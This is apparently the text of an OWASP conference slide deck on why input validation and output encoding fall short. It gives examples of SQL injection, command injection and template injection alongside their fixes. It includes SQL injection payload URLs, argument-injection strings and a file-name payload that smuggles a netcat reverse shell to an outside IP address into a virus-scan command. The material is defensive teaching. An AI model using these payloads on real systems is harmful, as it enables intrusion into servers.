Input validation and output encoding fallacies

OWASP All chapters – June 2020

seek

Todays Agenda

1. Background
2. Input validation
3. Output encoding
4. Conclusion
5. Questions

seek

Eldar Marcussen

- Nerd
- Father
- Husband
- Pentester
- Trainer
- Researcher

Intro

Security challenges of dealing with uncontrolled data

In particular, the problems with the concept and execution of the older information security advice:

- Input validation
- Output encoding

Uncontrolled data can impact program execution and logic in unexpected ways

seek

Wireghoul @wireghoul · May 13

POLL

Cross site scripting is caused by?

Please RT for reach

- Lack of input validation
- Lack of output encoding
- Both
- Show results

Input validation

seek

Input validation, also known as data validation, is the proper testing of any input supplied by a user or application. Input validation prevents improperly formed data from entering an information system.

Improper Input Validation

CWE-20

Problem
Buffer Overflow
Cross Site scripting
Null byte injection
SQL injection
Uncontrolled format string

Input validation should not be a security function

It is antiquated thinking that does not lend it self to secure development and does not scale for modern architecture

Unfortunately we're not quite there yet ☹

Input validation is GREAT for UX ☺

OWASP Secure coding recommendation

Identify all data sources and classify them as trusted and untrusted.

Validate all data from untrusted sources (e.g Databases, file streams)

There should be a centralized input validation routing for the application

Traditional

- 2 or 3-Tiered infrastructure.
- Central processing of input and output.
- 7 Bit ascii friendly.

Modern

- Microservice infrastructure.
- Multi device/endpoint input and output.
- UTF-8/Unicode friendly.

seek

Input filtering: **email address**

- Email
- HTML output
- SQL/LDAP
- Filesystem (session/cache/other)
- API: XML/JSON/URL

Input filtering: **email address**

- Email
- HTML output
- SQL/LDAP
- Filesystem (session/cache/other)
- API: XML/JSON/URL
- **Single input filtering routine needs to safeguard for all contexts**

Am I safe?

```
function say_hello($name) {
  echo "<h1>Hello $name</h1>";
}
```

Am I safe?

```
function say_hello($name) {
  echo "<h1>Hello $name</h1>";
}
```

Only if 100% of calls to the function prevents bad input
Or escapes the data before calling the function

Cannot tell if function is safe by itself

Hello $name

ss23 @ss2342 · May 13

Probably the same people who validate that Irish people have fake last names

1 1 1

Hello !xobile

- Click consonant:
- U+01C0 |
- U+01C1 ‖
- U+01C2 ǂ
- U+01C3 !
- U+0298 ʘ

- Reasonably also presented by (0x21) ! or (0x7C) |

https://en.wikipedia.org/wiki/Click_letter

DATA VALIDAITION IS HARD

Example:

Input validation fallacy

Compliant Solution (Sanitization)

This compliant solution sanitizes the untrusted user input by permitting only a small group of whitelisted characters in the argument that will be passed to `Runtime.exec()`; all other characters are excluded.

```
// ...
if (!Pattern.matches("[0-9A-Za-z@.]+", dir)) {
  // Handle error
}
// ...
```

Although it is a compliant solution, this sanitization approach rejects valid directories. Also, because the command interpreter invoked is system dependent, it is difficult to establish that this solution prevents command injections on every platform on which a Java program might run.

```java
import java.util.regex.Matcher;
import java.util.regex.Pattern;

//Demo to show how  SEI CERT Oracle Coding Standard for Java Rule 00/IDS07 is flawed
// https://wiki.sei.cmu.edu/confluence/display/java/IDS07-J.+Sanitize+untrusted+data+passed+to+the+Runtime.exec%28%29+method
public class RegexMatches {

   public static void main( String args[] ) {
      // String to be scanned to find the pattern.
      String dir = "..";
      if (!Pattern.matches("[0-9A-Za-z@.]+", dir)) {
         System.out.println("Failed match " + dir );
      }else {
         System.out.println("exec ls " + dir);
      }
      // String to be scanned to find the pattern.
      dir = ".htpasswd";
      if (!Pattern.matches("[0-9A-Za-z@.]+", dir)) {
         System.out.println("Failed match " + dir );
      }else {
         System.out.println("exec cat " + dir);
      }
   }
}
```

```java
import java.util.regex.Matcher;
import java.util.regex.Pattern;

//Demo to show how  SEI CERT Oracle Coding Standard for Java Rule 00/IDS07 is flawed
// https://wiki.sei.cmu.edu/confluence/display/java/IDS07-J.+Sanitize+untrusted+data+passed+to+the+Runtime.exec%28%29+method
public class RegexMatches {

   public static void main( String args[] ) {
      // String to be scanned to find the pattern.
      String dir = "..";
      if (!Pattern.matches("[0-9A-Za-z@.]+", dir)) {
         System.out.println("Failed match " + dir );
      }else {
         System.out.println("exec ls " + dir);
      }
      // String to be scanned to find the pattern.
      dir = ".htpasswd";
      if (!Pattern.matches("[0-9A-Za-z@.]+", dir)) {
         System.out.println("Failed match " + dir );
      }else {
         System.out.println("exec cat " + dir);
      }
   }
}
```

```
exec ls ..
exec cat .htpasswd
```

Example:

SQL injection vulnerability

seek

PHP type juggling

```
if ($_GET['id'] == 123) {
  mysqli_query($db, "select * from accounts where id = ".$_GET['id']);
}
```

https://example.com/statement.php?id=123

PHP type juggling

```
if ($_GET['id'] == 123) {
  mysqli_query($db, "select * from accounts where id = ".$_GET['id']);
}
```

https://example.com/statement.php?id=123+union+select+...

Output encoding

seek

OWASP Secure coding recommendation


- Utilize a standard, tested routine for each type of outbound encoding
- Contextually output encode all data returned to client
- Encode all characters unless they are known to be safe for the intended interpreter
- Contextually sanitize all output of untrusted data to queries for SQL, XML and LDAP
- Sanitize all output of untrusted data to operating system commands

Improper Input Validation

CWE-20

Problem	Solution
Buffer Overflow	strncpy/strncat
Cross Site scripting	html_entities
Null byte injection	UTF-8
SQL injection	Parameterised queries
Uncontrolled format string	Well…… it’s different

Context matters



Example:

SQL injection vulnerability

seek

PHP SQL output encoding?

Function	Description
addslashes	Return a string with a slash added before the following characters ‘, “, \, NUL
mysql_escape_string	*deprecated* character set unaware, does not escape % and _
mysql_real_escape_string	calls MySQL's library function mysql_real_escape_string, which prepends backslashes to the following characters: \x00, \n, \r, \, ', " and \x1a.

Caveats

This function must always (with few exceptions) be used to make data safe before sending a query to MySQL.

Caution

Security: the default character set

The character set must be set either at the server level, or with the API function mysql_set_charset() for it to affect **mysql_real_escape_string()**. See the concepts section on character sets for more information.

Note:
If this function is not used to escape data, the query is vulnerable to SQL Injection Attacks.

https://www.php.net/manual/en/function.mysql-real-escape-string.php

SQL Injection

```
if (isset($_GET['id'])) {
  $id = mysqli_real_escape($_GET['id']);
  mysqli_query($db, "select * from accounts where id = ".$id);
}
```

example.php?id=1+union+select+0x4141414141

Fix

```
if (isset($_GET['id'])) {
  $id = mysqli_real_escape($_GET['id']);
  mysqli_query($db, "select * from accounts where id = '".$id."'");
}
```

~~example.php?id=1+union+select+0x4141414141~~

SQL Injection

```
if (isset($_GET['col'])) {
  $col = mysqli_real_escape($_GET['col']);
  mysqli_query($db, "select `$col` from accounts where id = 123");
}
```

example.php?id=username`+union+select+0x4141414141+--+

SQL Injection

```
if (isset($_GET['col'])) {
  $col = mysqli_real_escape($_GET['col']);
  mysqli_query($db, "select `$col` from accounts where id = 123");
}
```

- Backtick (`) is not sanitized by any PHP database escape functions
- Need to use parameterized queries instead

Example:

Command injection vulnerability

seek

```php
public static function virusScanFile($file)
{
    if (App::environment('testing')) {

        return;
    }

    $command = "clamdscan -i --no-summary --stdout --fdpass " . $file;
    $result = trim(shell_exec($command));

    if (empty($result)) {

        return;
    } elseif (stripos($result, 'FOUND') !== false) {

        throw new ExceptionModel('files.antivirus_scan_failed', 406);
    } else {

        throw new ExceptionModel('files.antivirus_error', 500);
    }
}
```

seek

Exploitation

Attacker uploads file:

cv;nc -e sh 123.45.67.8 4444;echo .docx

Server runs:

clamdscan -i --no-summary --stdout --fpass cv

nc -e sh 123.45.67.8 4444

echo .docx

PHP escapeshell*

Function	Description
escapeshellcmd	ensures that - user can execute only *one command* - user can specify unlimited number of parameters - user cannot execute a different command
escapeshellarg	ensures that - user can pass only *one parameter* to command - user cannot specify more that one parameter - user cannot execute a different command

There … I fixed it?

```
$command = "clamdscan -i --no-summary --stdout --fdpass " . escapeshellarg(basename($file));
$result = trim(shell_exec($command));
```

- Basedir prevents traversal
- Escape shell argument to avoid injection

PHP escapeshell* problems

- Historically unsafe character sets (GBK, EUC-KR, SJIS) using \xc0
- Vulnerable to heap based bufferoverflow (PHP 7-7.0.2)
- Several others…
- Unsafe if used together:

```
escapeshellcmd("ls ".escapeshellarg($value));
```

- Does not prevent argument injection

```
"find / ".escapeshellarg("-exec id");
```

There … I fixed it?

```
$command = "clamdscan -i --no-summary --stdout --fdpass " . escapeshellarg(basename($file));
$result = trim(shell_exec($command));
```

- Basename does not prevent dangerous characters as these can be valid in filenames. Ie “a;id;b.jpg”
- Escape shell argument does not prevent argument injection
- Attacker can bypass virus scan with: “--log=/tmp/wat.docx”

Properly fixing it

- Use a fixed filename
- Use a server generated filename known to be safe
- PIPE file content to clamdscan via stdin

```
$handle = popen( $cmd, 'w' );
fwrite($handle,file_get_contents(basename($file)));
```

Example:

Template injection

Menu.jsp

```
<div class="userNameDiv">
 <spr:message code="Hello" arguments="${Firstname}"/>
</div>
<a href="/logout.do">
 <img src="xhtml_res/images/ico_signout.png" />
 <span>
  <spr:message code="js.SignOut"/>
 </span>
</a>
```

Add some “templating”


- Edit user details
- First name: ${666+111}
- Last name: ${666+112}
- Email: ${333+111}

${666+111} ${666+112}

${333+111}

Add some “templating”

- Edit user details
- First name: ${666+111}
- Last name: ${666+112}
- Email: ${333+111}



Hello, javax.el.ELClass@1a917ad4 !

Add some spice…

- ${Class}
- ${param}
- ${header}
- ${requestScope}
- ${applicationScope}

Bad news bears

- Most templating languages do not have established methods to allow unsafe characters in template values
- Input validation is your best defence

Conclusion


SQL parameterization

```
PreparedStatement stmt = connection.prepareStatement(
"SELECT * FROM users WHERE userid=? AND password=?"
);
stmt.setString(1, userid);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

(a)

```
SELECT  id,          (1)
        data         (2)
  FROM  tbl_a        (3)
  WHERE id < 300     (4)
    ORDER BY data    (5)
```

(b)



Parsing is separated

SQL parameterization


```
PreparedStatement stmt = connection.prepareStatement(
"SELECT * FROM users WHERE userid=? AND password=?“
);
stmt.setString(1, userid);
stmt.setString(2, password);
ResultSet rs = stmt.executeQuery();
```

SQL parameterization

Feature in SQL servers

Similar interfaces don’t exist for LDAP, file system, etc.

Twitter poll results



Conclusion

Input validation is still seen as a defensive solution

And unfortunately it is often considered a viable solution that is left to developers integrating a system rather than designing a robust mechanism for safely handle uncontrolled data at run time, like database input parameterization.

When designing interfaces, consider using a design that enforces safety regardless of data content

seek

Thank you!

Questions?

seek